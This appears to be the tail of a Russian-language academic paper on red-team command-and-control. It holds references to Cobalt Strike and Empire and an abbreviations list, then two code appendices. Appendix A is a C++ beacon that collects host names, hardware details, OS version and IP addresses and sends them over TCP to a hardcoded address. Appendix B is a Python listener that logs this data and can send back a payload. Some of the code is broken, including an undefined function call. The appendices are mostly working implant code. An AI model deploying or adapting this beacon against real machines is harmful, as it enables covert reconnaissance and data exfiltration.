8. Cobalt Strike Analysis and Tutorial: CS Metadata Encoding and Decoding <https://unit42.paloaltonetworks.com/cobalt-strike-metadata-encoding-decoding/>
9. Red-Team-Infrastructure-Wiki [Электронный источник] – URL: <https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki>
10. Viper [Электронный источник] – URL: <https://github.com/FunnyWolf/Viper>
11. Awesome CobaltStrike [Электронный источник] – URL:  <https://github.com/zer0yu/Awesome-CobaltStrike>
12. Awesome Red Teaming [Электронный источник] – URL: <https://github.com/yeyintminthuhtut/Awesome-Red-Teaming>
13. Как определить версию Windows? [Электронный источник] – URL:  <https://habr.com/ru/company/ruvds/blog/672410/>
14. PowerShell Empire: продвинутая пост-эксплуатация Windows систем [Электронный источник] – URL: <https://habr.com/ru/post/351592/?ysclid=l56nlejv2b348182192>
15. Empire [Электронный источник] – URL: <https://github.com/EmpireProject/Empire?ysclid=l56nlgi6x3278929696>
16. sysinfoapi.h header [Электронный источник] – URL: <https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/>
17. Command and Control [Электронный источник] – URL:  <https://attack.mitre.org/tactics/TA0011/>
18. Компромисс бюджета и информационной безопасности [Электронный источник] – URL: <https://www.ptsecurity.com/ru-ru/research/analytics/regional-information-security-2018/#id3>
19. Опубликован рейтинг CNews Security: рынок ИБ поставил новый рекорд [Электронный источник] – URL: <https://www.cnews.ru/news/top/2019-12-03_opublikovan_rejting_cnews_security>

**Список используемых сокращений и аббревиатур:**

RT - Red Team

IT – Information Technology

ИБ – Информационная безопасность

APT – Advanced Persistent Threat

C2 – Command and Control

ICMP – Internet Control Message Protocol

DNS – Domain Name System

ПО – Программное обеспечение

ОС – Операционная система

VNC – Virtual Network Computing

IP – Internet Protocol

IPS – Intrusion Prevention System

HTTP – Hypertext Transfer Protocol

PDF – Portable Document Format

FTP – File Transfer Protocol

VPN – Virtual Private Network

P2P – Peer-to-Peer

API – Application Programming Interface

SSL – Secure Socket Layer

NTLM – New Technology LAN Manager

DLL – Dynamic-link library

TCP – Transmission Control Protocol

**Приложение А**

#include <winsock2.h>

#include <iphlpapi.h>

#include <stdio.h>

#include <ws2tcpip.h>

#include <string>

#include <sstream>

#include <Windows.h>

#include <sysinfoapi.h>

#include <iostream>

#include <tchar.h>

#include <VersionHelpers.h>

#include <winsock.h>

#include <cmath>

#include <vector>

#pragma comment(lib, "Iphlpapi.lib")

#pragma comment(lib, "ws2\_32.lib")

using namespace std;

unsigned powmod(unsigned base, unsigned exp, unsigned modulo)

{

unsigned res = 1;

while (exp != 0)

{

if ((exp & 1) != 0)

{

res = (1ll \* res \* base) % modulo;

}

base = (1ll \* base \* base) % modulo;

exp >>= 1;

}

return res;

}

static string DecimalToOctal(int dec) {

if (dec < 1) return "0";

string octStr = "";

while (dec > 0)

{

octStr = octStr.insert(0, to\_string(dec % 8));

dec /= 8;

}

return octStr;

}

static string ASCIIToOctal(string str) {

string oct = "";

int strLen = str.length();

for (int i = 0; i < strLen; ++i)

{

string cOct = DecimalToOctal(str[i]);

int cOctLen = cOct.length();

if (cOctLen < 3)

for (size\_t j = 0; j < (3 - cOctLen); j++)

cOct = cOct.insert(0, "0");

if (cOct == "000")

cout << "error" << str[i] << endl;

oct += cOct;

}

return oct;

}

string ListIpAddresses() {

IP\_ADAPTER\_ADDRESSES\* adapter\_addresses(NULL);

IP\_ADAPTER\_ADDRESSES\* adapter(NULL);

DWORD adapter\_addresses\_buffer\_size = 16 \* 1024;

for (int attempts = 0; attempts != 3; ++attempts) {

adapter\_addresses = (IP\_ADAPTER\_ADDRESSES\*)malloc(adapter\_addresses\_buffer\_size);

DWORD error = ::GetAdaptersAddresses(AF\_UNSPEC,

GAA\_FLAG\_SKIP\_ANYCAST |

GAA\_FLAG\_SKIP\_MULTICAST |

GAA\_FLAG\_SKIP\_DNS\_SERVER |

GAA\_FLAG\_SKIP\_FRIENDLY\_NAME,

NULL,

adapter\_addresses,

&adapter\_addresses\_buffer\_size);

if (ERROR\_SUCCESS == error) {

break;

}

else if (ERROR\_BUFFER\_OVERFLOW == error) {

free(adapter\_addresses);

adapter\_addresses = NULL;

continue;

}

else {

free(adapter\_addresses);

adapter\_addresses = NULL;

return 0;

}

}

string itog = "";

for (adapter = adapter\_addresses; NULL != adapter; adapter = adapter->Next) {

if (IF\_TYPE\_SOFTWARE\_LOOPBACK == adapter->IfType) continue;

int i;

printf("[ADAPTER]: %S\n", adapter->Description);

printf("[NAME]: %S\n", adapter->FriendlyName);

typedef wchar\_t\* PWCHAR;

PWCHAR S1 = (adapter->Description), S2 = (adapter->FriendlyName), S3;

wstring str1(S1), str2(S2);

itog += "[ADAPTER]:";

for (i = 0; i < str1.length(); i++)

itog += str1[i];

itog += "\n[NAME]:";

for (i = 0; i < str2.length(); i++)

itog += str2[i];

for (IP\_ADAPTER\_UNICAST\_ADDRESS\* address = adapter->FirstUnicastAddress; NULL != address; address = address->Next) {

auto family = address->Address.lpSockaddr->sa\_family;

if (AF\_INET == family) {

SOCKADDR\_IN\* ipv4 = reinterpret\_cast<SOCKADDR\_IN\*>(address->Address.lpSockaddr);

char str\_buffer[16] = { 0 };

inet\_ntop(AF\_INET, &(ipv4->sin\_addr), str\_buffer, 16);

printf("[IP]: %s\n", str\_buffer);

itog += "\n[IP]:";

for (i = 0; i < strlen(str\_buffer); i++)

itog += str\_buffer[i];

}

}

itog += "\n";

}

free(adapter\_addresses);

adapter\_addresses = NULL;

return itog;

}

const char\* GetOsVersionName()

{

if (IsWindows10OrGreater())

{

return "Windows10OrGreater\n";

}

if (IsWindows8Point1OrGreater())

{

return "Windows8Point1OrGreater\n";

}

if (IsWindows8OrGreater())

{

return "Windows8OrGreater\n";

}

if (IsWindows7SP1OrGreater())

{

return "Windows7SP1OrGreater\n";

}

if (IsWindows7OrGreater())

{

return "Windows7OrGreater\n";

}

if (IsWindowsVistaSP2OrGreater())

{

return "VistaSP2OrGreater\n";

}

if (IsWindowsVistaSP1OrGreater())

{

return "VistaSP1OrGreater\n";

}

if (IsWindowsVistaOrGreater())

{

return "VistaOrGreater\n";

}

if (IsWindowsXPSP3OrGreater())

{

return "XPSP3OrGreater\n";

}

if (IsWindowsXPSP2OrGreater())

{

return "XPSP2OrGreater\n";

}

if (IsWindowsXPSP1OrGreater())

{

return "XPSP1OrGreater\n";

}

if (IsWindowsXPOrGreater())

{

return "XPOrGreater\n";

}

if (IsWindowsServer())

{

return "Server\n";

}

else

{

return "Client\n";

}

}

void \_tmain(void)

{

int cnf = 0, i = 0,error=0, ch\_f1 = 10, chislo = 0;

string R\_I\_S = "", tik = "";

const short BUFF\_SIZE = 1024;

vector <char> servBuff(BUFF\_SIZE);

char M[2048];

//

TCHAR buffer[256] = TEXT("");

TCHAR szDescription[8][32] = { TEXT("NetBIOS"),

TEXT("DNS hostname"),

TEXT("DNS domain"),

TEXT("DNS fully-qualified"),

TEXT("Physical NetBIOS"),

TEXT("Physical DNS hostname"),

TEXT("Physical DNS domain"),

TEXT("Physical DNS fully-qualified") };

DWORD dwSize = \_countof(buffer);

for (cnf = 0; cnf < ComputerNameMax; cnf++)

{

if (!GetComputerNameEx((COMPUTER\_NAME\_FORMAT)cnf, buffer, &dwSize))

{

\_tprintf(TEXT("GetComputerNameEx failed (%d)\n"), GetLastError());

return;

}

else \_tprintf(TEXT("%s: %s\n"), szDescription[cnf], buffer);

R\_I\_S += "[";

for (i = 0; i < 32; i++)

{

if (szDescription[cnf][i] == '\0')

break;

R\_I\_S += szDescription[cnf][i];

}

R\_I\_S += "]:";

wstring test(&buffer[0]);

string test2(test.begin(), test.end());

R\_I\_S += test2;

R\_I\_S += "\n";

dwSize = \_countof(buffer);

ZeroMemory(buffer, dwSize);

}

\_SYSTEM\_INFO sysinfo;

GetNativeSystemInfo(&sysinfo);

unsigned long s1 = sysinfo.dwNumberOfProcessors, s2 = sysinfo.dwProcessorType, s3 = sysinfo.wProcessorArchitecture, s4 = sysinfo.wProcessorLevel, s5 = sysinfo.wProcessorRevision;

R\_I\_S += "[NumOfProc]:" + to\_string(s1) + "\n[ProcType]:" + to\_string(s2) + "\n[Arch]:" + to\_string(s3);

R\_I\_S += "\n[ProcLvl]:" + to\_string(s4) + "\n[ProcRevis]:" + to\_string(s5);

R\_I\_S += "\n";

SYSTEMTIME st, lt;

GetSystemTime(&st);

GetLocalTime(&lt);

R\_I\_S += "[SYS\_TIME]:" + to\_string(st.wHour) + "-" + to\_string(st.wMinute);

R\_I\_S += "\n[LOC\_TIME]:" + to\_string(lt.wHour) + "-" + to\_string(lt.wMinute) + "\n";

TCHAR bufferer[256] = TEXT("");

DWORD dwSizee = \_countof(bufferer);

GetSystemWindowsDirectoryW(bufferer, dwSizee);

wstring test3(&bufferer[0]);

string test4(test3.begin(), test3.end());

R\_I\_S += "[PATH]:" + test4 + "\n";

unsigned long long physicalMemory = 0;

ULONGLONG ram;

GetPhysicallyInstalledSystemMemory(&ram);

int rams = ram / 1024;

R\_I\_S += "[RAM]:" + to\_string(rams) + "\n";

const char\* osVersionName = GetOsVersionName();

R\_I\_S += "[WIN\_VER]:";

R\_I\_S += osVersionName;

string str = ListIpAddresses();

R\_I\_S += str;

string value = ASCIIToOctal(R\_I\_S),itogi\_2="";

const char\* buf = R\_I\_S.c\_str();

WSADATA wsData;

int erStat = WSAStartup(MAKEWORD(2, 2), &wsData);

if (erStat != 0) {

int q = 0;

}

else

int q = 0;

SOCKET ClientSock = socket(AF\_INET, SOCK\_STREAM, 0);

if (ClientSock == INVALID\_SOCKET) {

closesocket(ClientSock);

WSACleanup();

}

else

int q = 0;

in\_addr ip\_to\_num;

erStat = inet\_pton(AF\_INET, "230.234.2.59", &ip\_to\_num);

if (erStat <= 0) {

int q = 0;

}

sockaddr\_in servInfo;

ZeroMemory(&servInfo, sizeof(servInfo));

servInfo.sin\_family = AF\_INET;

servInfo.sin\_addr = ip\_to\_num;

servInfo.sin\_port = htons(1200);

erStat = connect(ClientSock, (sockaddr\*)&servInfo, sizeof(servInfo));

if (erStat != 0) {

closesocket(ClientSock);

WSACleanup();

}

else

int q = 0;

while (true)

{

short packet\_size = 0;

packet\_size = send(ClientSock, buf, strlen(buf), 0);

if (packet\_size == SOCKET\_ERROR && error!=1)

{

closesocket(ClientSock);

error = 1;

WSACleanup();

break;

}

packet\_size = recv(ClientSock, M, servBuff.size(), 0);

if (packet\_size == SOCKET\_ERROR) {

closesocket(ClientSock);

WSACleanup();

}

else

sc\_work();

}

closesocket(ClientSock);

WSACleanup();

}

**Приложение Б**

import socket

serv\_sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM, proto=0)

serv\_sock.bind(('230.234.2.59', 1200))

serv\_sock.listen(5)

def work(data):

print(data)

with open("Journal.txt","a",encoding="utf-8") as Jour:

Jour.write(data)

data=data.split("\n")

win\_ver=data[17].split(":")

if win\_ver[0]=="[WIN\_VER]" and win\_ver[1]=="Windows8OrGreater":

return "back"

flag=True

while flag:

choose=""

if choose=="back":

b=private().encode('utf-8')

client\_sock.sendall(b)

client\_sock, client\_addr = serv\_sock.accept()

print('Connected by', client\_addr)

client\_port=client\_addr[1]

client\_ip=client\_addr[0]

while True:

if choose=="back":

break

data = client\_sock.recv(2048)

if not data:

break

if data:

choose=work(data.decode('utf-8'))

elif data==b'Closed':

flag=False

break

client\_sock.close()